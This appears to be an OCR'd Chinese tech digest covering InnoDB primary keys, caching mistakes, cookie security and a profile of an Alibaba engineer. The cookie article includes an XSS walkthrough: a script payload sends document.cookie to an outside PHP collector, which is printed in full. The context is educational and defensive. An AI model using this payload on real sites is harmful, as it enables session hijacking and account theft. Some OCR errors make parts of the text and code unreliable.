
- 使用自增列(INT/BIGINT 类型)做主键，这时候写入顺序是自增的，和B+数叶子节点分裂顺序一致；
- 该表不指定自增列做主键，同时也没有可以被选为主键的唯一索引(上面的条件)，这时候InnoDB会选择内置的ROWID作为主键，写入顺序和ROWID增长顺序一致；

- 除此以外，如果一个InnoDB表又没有显示主键，又有可以被选择为主键的唯一索引，但该唯一索引可能不是递增关系时(例如字符串、UUID、多字段联合唯一索引的情况)，该表的存取效率就会比较差。


实际情况是如何呢？经过简单TPCC基准测试，修改为使用自增列作为主键与原始表结构分别进行TPCC测试，前者的TpmC结果比后者高9%倍，足见使用自增列做InnoDB表主键的明显好处，其他更多不同场景下使用自增列的性能提升可以自行对比测试下。

附图：

1、B+树典型结构



2、InnoDB主键逻辑结构



十个常见的缓存使用误区及建议

作者：李士窑

Omar Al Zabir的《Ten Caching Mistakes that Break your App》这篇文章已经发表好多年了，但是它仍然指导着大家如何合理、高效的使用缓存。在日常工作中，开发者经常利用缓存来优化站点或应用程序，然而在实际应用中，大家使用缓存时，总会存在或多或少的误区，反而影响了站点或应用程序的正常运行。近日，highscalability上的一篇文章总结了十大使用缓存的误区和建议。

现就对这十大缓存误区以及使用建议进行一个全面的梳理：

1、依赖默认的序列化方式

使用默认的序列化处理方式可能会消耗大量的CPU资源，尤其是处理复杂类型数据时。所以建议大家一定要根据所使用语言和环境的情况，采用最合理、有效的序列化和反序列化方式。

2、在单一缓存中存储大对象数据

由于序列化和反序列化需要一定的资源开销，当处于高并发高负载的情况下，对大对象数据的频繁读取有可能会使得服务器的CPU崩溃，所以建议大家把大对象数据分成为较小的子对象，然后再各自进行缓存。

3、在不同线程间使用缓存共享对象

在竞态条件(Race conditions)条件下，当写线程对缓存进行写入操作时，如果这是读线程刚好也要访问同一缓冲对象，就有可能读取脏数据，所以在实际开发中要根据实际情况采取外部锁机制，以保证缓存数据的正确读写。

4、认为存储数据操作后，数据即刻就能存储到缓存中

刚进行写入缓存操作的数据并不一定能够马上写入缓存，这是因为当缓存空间不足时，刚写入的缓存有可能被刷新掉。所以在编写程序时，应该首先对获得缓存的值作空值检测。

5、使用嵌套对象存储整个集合

如果将整个集合对象数据进行嵌套缓存的话，获得其中某个具体元素的性能将会严重受到影响，这是因为整个集合存储意味着对整个嵌套对象进行序列化。有鉴于此，建议单独对每个元素进行缓存，这样就可以做到对每个对象分别更新和读取，以减少序列化的影响。

6、对父子对象采取统一与单独混用的存储方式

有时候一个对象可能拥有两个或更多的父对象，同一对象存储在不同地方，这样就会造成缓存的浪费。为了不让同一对象存储于不同地方，这就需要根据统一对象本身的键进行缓存，这样父对象就能够根据需要访问子对象。

7、对配置信息进行缓存

缓存数据的访问是有代价的，所以要尽可能把影响减到最低，所以建议使用本地静态变量代替缓存对配置数据进行存储。

8、对实时对象进行缓存

如果对实时对象（例如：流、文件、注册信息或者网络情况）的引用进行缓存的话，当缓存数据被删除后，之前缓存的实时对象不被删除，这样会造成系统资源泄漏，所以不要对实时对象进行存储。

9、使用多个键存储同一对象

尽管使用多个键存储同一对象就使得使用一个键和索引号来进行访问时带来便利，但是当缓存是基于远程缓存的话，任何关于对象改变都是不可见的，这样会导致缓存数据同步问题的发生，所以不建议使用多个键存储同一对象。

10、在连续存储中进行更新或删除后不及时更新相应缓存对象

由于在一个远程缓存中，数据以拷贝方式存储，所以当更新对象时，缓存不会被同步更新。所以更新对象时，缓存必须被明确地进行更新。然而在

基于内存的缓存中，当删除一个对象时，在缓存中不会被同步删除，所以建议通过程序确保缓存对象被正确删除。

原文链接：http://www.infoq.com/cn/news/2014/09/ten-cache-misunderstanding

深入解析Cookie技术

作者：猫友

0×00 引言

在Web技术的发展史上，Cookie技术的出现是一次重大的 变革。但是，Cookie技术又是一项非常有争议的技术，从它诞生之日起就成了广大网络用户和Web开发人员的一个争论焦点，原因不是Cookie的功能太弱，而是认 为Cookie的使用会对网络用户的隐私信息构成危害。

Cookie技术最先被Netscape公司引入到Navigator浏览器中。之后，WoridWideWeb 协会支持并采纳了Cookie标 准，微软也在InternetExpiorer浏览器中使用了Cookie。现在，绝大多数浏览器都支持Cookie，或者至少兼容Cookie技术的使 用。目前，几乎所有的网站设计者都使用了Cookie技术。Cookie的广泛使用导致了人们对个人信息安全的担忧。有的网站和机构滥用Cookie，未 经访问者的许可就搜集他人的个人资料，达到构建用户数据库、发送广告等营利目的，造成用户隐私信息的泄露。

有鉴于此，系统研究Cookie的技术特性及其存在的安全问题，研究防范Cookie泄露用户隐私信息的措施，不仅能使个人信息的安全得到保障，而且能更安全地利用Cookie技术服务于互联网应用。

0×01 Cookie技术分析

1.1 Cookie定义及其功能

按照Netscape官方文档中的定义，Cookie是指在HTTP协议下，服务器或脚本可以维护客户端计算机上信息的一种方式 。通俗地说，Cookie是一种能够让网站Web服务器把少量数据储存到客户端的硬盘或内存里，或是从客户端的硬盘里读取数据的一种技术。 Cookie文件则是指在浏览某个网站

时，由Web服务器的CGI脚本创建的存储在浏览器客户端计算机上的一个小文本文件，其格式为：用户名@网站地址 ［数字］.txt。

Cookie文件记录了用户的有关信息，如身份识别号码ID、密码、浏览过的网页、停留的时间、用户在Web站点购物的方式或用户访问该站点的次数等，当用户再次链接Web服务器时，浏览器读取Cookie信息并传递给Web站点。

Cookie文件信息片断以“名/值”对（name-vaiuepairs）的形式储存，一个“名/值”对仅仅是一条命名的数据。例如，访问 www.goto.com网站，则该站点可能会在客户端电脑上产生一个包含以下内容的Cookie文 件：UserIDA9A3BECE0563982Dwww.goto.com/。goto.com在电脑上存入了一个单一的“名/值”对，其中的“名”是 UserID，“值”是A9A3BECE0563982D。

Cookie文件的存放位置与操作系统和浏览器密切相关，这些文件在Windows机器里叫做Cookie文件，在Macintosh机器里叫做MagicCookie文件。对Windows和IE浏览器而言，Cookies文件的存放位置为：

Win9X操作系统：C：\Windows\Cookies；

Winme操作系统：C：\Windows\profiies\用户名\Cookies；

Win2K操作系统：C：\Windows\Cookies；

WinXP操作系统：C：\DocumentsandSet-tings\用户名\Cookies。

Win7以上操作系统：C:\Users\用户名\AppData\Roaming\Microsoft\Windows\Cookies


Cookie的主要功能是实现用户个人信息的记录，它最根本的用途是帮助Web站点保存有关访问者的信息。更概括地说，Cookie是一种保持Web应用程序连续性（即执行状态管理）的方法。

HTTP协议是一种无状态、无连接的协议，不能在服务器上保持一次会话的连续状态信息。随着WWW的不断发展，HTTP的无状态性不能满足某些应用 的需求，给Web服务器和客户端的操作带来种种不便。在此背景下，提出HTTP的状态管理机制———Cookie机制，它是对HTTP协议的一种补充，以 保持服务器和客户端的连续状态。

1.2 Cookie基本工作原理

Cookie使用HTTPHeader传递数据。Cookie机制定义了两种报头：Set-Cookie报头和Cookie报头。Set- Cookie报头包含于Web服务器的响应头（ResponseHeader）中，Cookie报头包含在浏览器客户端请求头（ReguestHeader）中。

Cookie的运行过程如图所示，具体分析如下



Cookie的运行过程图

（1）客户端在浏览器的地址栏中键入Web服务器的URL，浏览器发送读取网页的请求。

（2）服务器接收到请求后，产生一个Set-Cookie报头，放在HTTP报文中一起回传客户端，发起一次会话。

（3）客户端收到应答后，若要继续该次会话，则将Set-Cook-ie中的内容取出，形成一个Cookie.txt文件储存在客户端计算机里。

（4）当客户端再次向服务器发出请求时，浏览器先在电脑里寻找对应该网站的Cookie.txt文件。如果找到，则根据此Cookie.txt产生Cookie报头，放在HTTP请求报文中发给服务器。

（5）服务器接收到包含Cookie报头的请求，检索其Cookie中与用户有关的信息，生成一个客户端所请示的页面应答传递给客户端。 浏览器的每一

次网页请求，都可以传递已存在的Cookie文件，例如，浏览器的打开或刷新网页操作。

0×02 Cookie应用

（1）实现Web中的用户认证

HTTP协议一个很大的缺点就是不作用户身份的判断，这 给编程人员带来很大的不便，而Cookie弥补了这个缺陷。大多数站点在进行用户身份认证时都采用Cookie机制，使用户在通过第一次身份认证以后，无 需再多次输入其用户帐号、口令密码等，这样能省去用户登录的繁琐。

（2）定制个性化空间

Cookie技术方便Web站点为不同用户订制信息，给用户提供个性化、更友好的浏览环境，并能更加准确地收集访问者的信息。例如，为用户提供改变网页内容、布局和颜色的权力，允许用户输入自己的信息，然后通过这些信息对网站的一些参数进行修改，以订制网页的外观。

另外，由于费用、带宽限制等原因，用户访问一个站点时并不希望浏览网页所有的内容。利用Cookie技术根据个人喜好设定栏目，动态地产生用户所需 要的内容，这样能够迎合不同层次用户的访问兴趣，减少用户项目选择的次数，更加合理地利用Web服务器的传输带宽。 （3）网站访问统计

由于代理服务器、缓存等的使用，使得能帮助网站精确统计来访人数的方法只能是为每个访问者建立一个唯一的ID。使用Cookie，网站可以完成以下工作：测定多少人访问过；测定访问者中有多少是新用户、多少是老用户；测定一个用户多久访问一次网站。

基本方法是：借助于后台数据库，在用户第一次访问该网站时，网站在数据库中建立一个新的ID，并把ID通过Cookie传送给用户。用户再次来访时，网站把该用户ID对应的计数器加1，得到用户的来访次数或判断用户是新用户还是老用户。

下面设计一段用ASP编写的利用Cookie计数的程序，它具有对用户访问该页面进行计数的功能：

<%@LANGUAGE=JScript%>

```
<%Varcount="";
count=Reguest.Cookies（"countnumber"）；
count=（parseInt（count，l0）+l）.toString（）；
Response.Cookies（"countnumber"）=count;
%>
```

（4）维护在线电子商务客户信息

在线订购商务中使用Cookie技术，可记载用户想购买的物品。用户往“购物车”里投放商品，网站便在数据库中用户的ID记录里记录下来。当用户 “买单”时，网站通过ID检索数据库中用户的所有选择就知道“购物车”里的物品项目。Cookie能简化订购中的操作，使网上购物更接近现实生活。

（5）记录站点轨迹

再次访问同一网站时Cookie具有被读回的特性。利用这一特性来实现很多的设计功能，如显示用户访问该网页的次数；显示用户上一次的访问时间；记录用户以前在本页中所做的选择等，这可以免去研究复杂的CGI编程。

0×03 Cookie的安全性问题

Cookie的目的是为用户带来方便，为网站带来增值，一般情况下不会造成严重的安全威胁。Cookie文件不能作为代码执行，也不会传送病毒，它为用户所专有并只能由创建它的服务器来读取。另外，浏览器一般只允许存放300个Cookie，每个站点最多存放20个Cookie，每个Cookie的 大小限制为4KB，因此，Cookie不会塞满硬盘，更不会被用作“拒绝服务”攻击手段。

但是，Cookie作为用户身份的替代，其安全性有时决定了整个系统的安全性，Cookie的安全性问题不容忽视。

（1）Cookie欺骗 Cookie记录了用户的帐户ID、密码之类的信息，通常使用MD5方法加密后在网上传递。经过加密处理后的信息即使被网络上一些别有用心的人截获也看不 懂。然而，现在存在的问题是，截获Cookie的人不需要知道这些字符串的含义，只要把别人的Cookie向服务器提交，并且能够通过验证，就可以冒充受 害人的身份登陆网站，这种行为叫做Cookie欺骗。

非法用户通过Cookie欺骗获得相应的加密密钥，从而访问合法用户的所有个性化信息，包括用户的E-mail甚至帐户信息，对个人信息造成严重危害。

（2）Cookie截获

Cookie以纯文本的形式在浏览器和服务器之间传送，很容易被他人非法截获和利用。任何可以截获Web通信的人都可以读取Cookie。

Cookie被非法用户截获后，然后在其有效期内重放，则此非法用户将享有合法用户的权益。例如，对于在线阅读，非法用户可以不支付费用即可享受在线阅读电子杂志。

Cookie截获的手段有以下一些。

（1）用编程手段截获Cookie。下面分析其手法，该方法分两步完成。步骤一：定位需要收集Cookie的网站，对其进行分析并构造URL。 首先打开要收集Cookie的网站，这里假设是http：//www.XXX.net，登陆网站输入用户名“<AI>”（不含引号），对数据 进行分析抓包，得到如下代码：

http：//www.XXX.net/tXl/login/login.pl?username=<AI>&passwd=&ok.X=28&ok.y=6；

将其中“<AI>”更换为：

“<script>alert（document.cookie）</script>”再试，如果执行成功，就开始构造URL：

http：//www.XXX.net/tXl/login/login.pl?username=<script>window.open （“http：//www.cbifamily.org/cbi.php？”%2bdocument.cookie）</script>&passwd=&ok.X=28&ok.y=6.

其中http：//www.cbifamily.org/cbi.php是用户能够控制的某台主机上的一个脚本。需要注意的是“%2b”为符号“+”的URL编码，因为“+”将被作为空格处理。该URL即可在论坛中发布，诱使别人点击。

步骤二：编制收集Cookie的PHP脚本，并将其放到用户可以控制的网站上，当不知情者点击了构造的URL后可以执行该PHP代码。该脚本的具体内容如下：

<?php

```
$info=getenv（"OUERY_STRING"）;
if（$info）｛
$fp=fopen（"info.tXt"，"a"）;
fwrite（$fp，!info."\n"）;
fclose（$fp）;
}
header（"Location:http://www.XXX.net"）;
?>
```

将这段代码放到网络里，则能够收集所有人的Cookie。如果一个论坛允许HTML代码或者允许使用Flash标签，就可以利用这些技术收集 Cookie的代码放到论坛里，然后给帖子取一个吸引人的主题，写上有趣的内容，很快就可收集到大量的Cookie。在论坛上，有许多人的密码就是被这种 方法盗走的。

（2）利用Flash的代码隐患截获Cookie。Flash中有一个getURL（）函数。Flash可以利用这个函数自动打开指定的网页，它可 能把用户引向一个包含恶意代码的网站。例如，当用户在电脑上欣赏Flash动画时，动画帧里的代码可能已经悄悄地连上网，并打开了一个极小的包含有特殊代 码的页面，这个页面可以收集Cookie、也可以做一些其他有害的事情。网站无法禁止Flash的这种作为，因为这是Flash文件的内部功能。

（3）Cookie泄漏网络隐私

Cookie导致网络隐私泄密的主要原因是：!商业利益驱动。随着电子商务的兴起和互联网上巨大商机的出现，一些网站和机构滥用Cookie，未经 访问者的许可，利用搜索引擎技术、数据挖掘技术甚至是网络欺骗技术搜集他人的个人资料，达到构建用户数据库、发送广告等营利目的，造成用户个人隐私的泄 漏。"Cookie信息传递的开放性。Cookie文件具有特殊的传递流程和文本特性，在服务器和客户端之间传送未经安全加密的Cook-
ie文件，易导致个人信息的泄密。

0×04 防范Cookie泄密的安全措施

面对Cookie的安全问题，如何才能安全地应用Cookie呢?

（1）加强安全防范意识

Cookie相对来说是无害的，但它能用于跟踪用户，使用Cookie必须意识到其固有的安全弱点。

保存在Cookie中的内容，完全有可能是用户的私人数据。例如，网站为了方便用户，利用Cookie来保存会员的注册信息：电子邮件地址、网站的用户名、用户密码、信用卡号码等，以便用户以后登录该网站时不用重新输入这些数据。如果有人盗取了这样的Cookie文件，他就可以冒充登录网站，这将对 用户的个人信息安全构成不可预测的威胁。

因此，只在Cookie中保存一些不重要的数据，如用户首选项或其它对应用程序没有重大影响的信息。如果确实需要在Cook-ie中保存某些敏感信息，就要对其加密，以防被他人盗用。可以对Cookie的属性进行设置， 使其只能在使用安全套接字层（SSL）的连接上传输。SSL并不能防止保存在用户计算机上的Cookie被他人读取或操作，但能防止Cookie在传输途 中被他人截获。

（2）配置安全的浏览器

IE和Netscape浏览器的工具栏里，都有禁止Cookie的设置选项，都可以设置当某个站点要在用户的计算机上创建Cookie时，是否给出 提示。这样用户就可以选择允许或拒绝创建Cook-ie。需要注意的是，某些网站的应用必须使用Cookie，简单地禁止可能导致无法正常浏览此类网 站。

使用IE6会更安全。最新的IE6提供了多种隐私保护功能，包括：查看网站的P3P隐私策略，以了解该网站如何使用个人可识别信息；通过Cookie隐私设置决定是否允许将网站的Cookie保存在计算机上；在访问不符合隐私设置条件的站点时发出隐私警报。用户可以有选择性地设置 Cook-ie。

（3）安装Cookie管理工具

①CookieCrusher。LimitSoftware公司的Crusher适用于Netscape用户，其功能有：管理计算机上已有的 Cookie、设置禁止或允许创建Cookie的网

站列表、在创建新Cookie与修改已经存在的Cookie时发出警告、禁止第三方网站Cookie、 实时控制接受或拒绝来自站点的Cookie、记录Cookie活动日志、编辑Cookie等，并且在网上浏览时，程序独创的分析功能可以自动确定网站要求 创建的Cookie的目的，如：判断网站是把Cookie用于存储用户输入的资料还是准备利用Cookie跟踪用户的浏览习惯等。

②CookiePal。除了浏览器能使用Cookie， 其它的互联网软件也可能使用，如邮件程序等。为了维护网络隐私的安全，同时又能保证一些互联网软件正确地使用Cookie文件，可以安装Kooka- burraSoftware公司的支持多种软件的Cookie管理工具CookiePal。它专门用于Cookie管理，支持用户查看、删除、编辑已经存 在的Cookie，自动地实时控制是否接受Cookie，根据过期时间过滤Cookie，它还能够记录Cookie的活动，编辑拒绝或允许Cookie的 网站列表。

（4）删除内存中的Cookies

Cookie的信息并不都是以文件形式存放在硬盘中，还有部分信息保存在内存里。这类Cookie通常是用户在访问某些特殊网站时，由系统自动在内存中生成的。一旦访问者离开该网站，系统又自动将Cookie从内存中删除。对此，需要借助注册表编辑器来修改系统设置，运行Regedit，找到如下键 值：

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\Cur-rentversion\InternetSettings\Cache\SpecialPaths\Cookies，这是Cookies在内存中的键值，把这个键值删除。右键 单击“Cook-ies”，再单击快捷菜单中的“删除”命令确认删除。

（5）使用AAS技术

2002年，美国IngrianNetworks公司发表了可以使Web站点 免受“CookiePoisoning（Cookie篡改）”攻击的平台“ActiveAppli-cationSecurity（AAS）”。AAS平 台能对Cookie内部的重要信息进行加密处理，并附上电子签名。Web服务器每次和客户端进行通信时，将利用电子签名对Cookie的内容进行确认。如 果恶意用户删除了电子签名或者更改了信息内容，将会使电子签名和Cookie的内容无法再匹配。这时，AAS便会阻止这条Cookie并拒绝向Web站点 返回信息。另外，该平台还对Cookie内容进行了3DES加密，解密需要口令，通过这种方法安全地保存Cookie。

WWW服务器和客户端之间的通信还 全部利用了SSL连接方式，以确保通信路由的安全。通过综合运用电子签名、加密、SSL连接等技术组成强效的安全方案，可以排除通信路由及数据存储两方面 存在的脆弱性，杜绝对Cookie的篡改。

0×05 结束语

Cookie是Web服务器发送的存储在客户端系统中以备未来查询的少量信息。Cookie的主要目的是保存信息，主要用途是存储用户的标志和密码，另外还可以存储用户所有可能设置的偏好。从编程的角度来看，Cookie可用于解决状态管理问题。

事实上，信息若不与个人信息相联系，Cookie相对来说是无害的。然而，Cookie能用于跟踪用户，存在Cookie欺骗、泄露隐私等安全性问题，会对网络用户的信息安全构成威胁。

加强防范意识，了解Cookie固有的安全弱点；配置安全的浏览器；使用Cookie管理工具；利用电子签名、加密、SSL连接等技术对 Cookie数据进行加密处理传输，这些措施能有效地防止Cookie泄露用户隐私，保障个人信息安全，从而使Cookie能够更安全地服务于Web应 用。

尽管Cookie技术存在争议，但它不会消亡，需要研究更好的安全技术对其完善和发展。Cookie技术未来将拥有更大的生存和发展空间。

原文链接：http://www.freebuf.com/articles/web/42802.html

这才是阿里“扫地僧”：写了十多年代码的技术大神，多隆

作者：知乎

多隆是谁？是阿里巴巴上市前最后一次实质性更新招股书中那三个新增的合伙人之一，关于这个背景详见钛媒体此前报道《阿里上市谜团基本解开，关于估值、股东套现、争议、合伙人》，其中三名新增合伙人分别是：方永新、倪行军(苗人凤)、蔡景现(多隆)。

其中彭蕾在解释为何会是他们三个人入选合伙人时说，“他们三个人的特点就是很傻很天真，多隆写代码可以写到入定的状态”。多隆是淘宝初创团队的三个 开发工程师之一。外界似乎从来都没听过多隆这个名字，但在阿里内网上已经贴满了崇拜者送给他的标签，比如“神”或者“大牛中的大牛”。

不过看了阿里巴巴员工 simpx的这篇关于“如何评价阿里云多隆成为阿里巴巴集团合伙人？”的回答，小钛还真是不得不感叹，这在向来武侠风盛行的阿里巴巴，不就是传说中的“扫地僧”吗？有的人比你聪明，还比你努力。

来自知乎作者 simpx，阿里巴巴员工：

去年 9 月份入职阿里，有幸在多隆组里，跟着多隆做事一年，时间不长，只能粗浅谈谈个人的看法。

多隆

入职阿里前，特地看了置有 @子柳 校长的《淘宝技术这十年》，听到 HR 电话里说我被分到多隆组，当时就激动万分。

多隆在阿里的层级是 P11，相当于副总裁。刚来阿里的时候，我以为专家组，一定是都是高 P 的大团队。哪知道进来发现，多隆下面包括我，仅有 3 个下属，其中一位师兄还长期在北京。每天中午一起吃饭，可以当团建，吃完饭一起散步，就算是 outing 了。

多隆不爱带团队，团队一般沟通成本高、水平参差不齐，而他一个人就能顶一个高效顶尖的团队（所以每次问他问题打断他，我都深深内疚，感觉拖了阿里的 后腿）。作为淘宝最早的程序员之一，很多产品早期就是他一个人开发维护的，文件系统 tfs、key-value 系统 tair，cache、搜索、通讯框架等等，引用行颠对他的评价：

在内网的标签上，他被称为神，这不是恭维，在所有工程师眼中，他就是个神。多隆做事一个人能顶一个团队，比如说写一个文件系统，别人很可能是一个项 目组，甚至一个公司在做，而他从头到尾都是一个人，在很短的时间内就完成了。从 03 年到 07 年，淘宝搜索引擎就是他一个人在写，一个人在维护，而且这还不是他全部的工作，另外他还做了其他很多事情。

多隆不擅交际，不常分享，也不玩什么社交网络，一般很难在公众场合见到他，只要能不参加的会议、采访，他都不会参加。就算去，他也常常会带上笔记 本。据说他也曾经带着笔记本去 outing，在车上写代码。虽然被所有人视为神，但他真的由心底觉得自己是一个凡人，他做的最多的就是默默坐在工位上，对着屏幕上的黑框，写代码、解决 问题。

